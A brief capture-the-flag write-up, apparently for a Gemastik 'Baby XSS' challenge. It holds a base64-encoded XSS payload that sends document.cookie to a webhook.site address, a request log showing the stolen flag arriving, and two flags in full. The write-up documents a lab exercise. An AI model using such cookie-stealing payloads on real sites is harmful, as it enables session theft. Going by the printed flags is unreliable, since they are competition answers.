
http://proxy/#PHAgaWQ9b25lcnJvcj13aW5kb3cubG9jYXRpb24uaHJlZj1gaHR0cHM6Ly93ZWJob29rLnNpdGUvY2NlMmI3YzMtNmQ0NS00ZTBhLWE0ZDAtZmNhOTg5Nzc3OTVmP2ArZG9jdW1lbnQuY29va2llLy8+




Flag: gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}

Web Exploitation/Baby XSS

Try alert and it directly worked. So yeah, just regular XSS





Request Details Permalink Raw content Copy as

GET	https://webhook.site/cce2b7c3-6d45-4e0a-a4d0-fca98977795f?flag=gemastik{s3lamat_a...
Host	143.198.216.92 Whois Shodan Netify Censys VirusTotal
Date	04/08/2024 13.13.00 (beberapa detik yang lalu)
Size	0 bytes
Time	0.000 sec
ID	46ca40ab-25d8-461a-aad6-ca74003ba5b7
Note	Add Note

Query strings

flag	gemastik{s3lamat_anda_m3ndap4tkan_XSS}

No content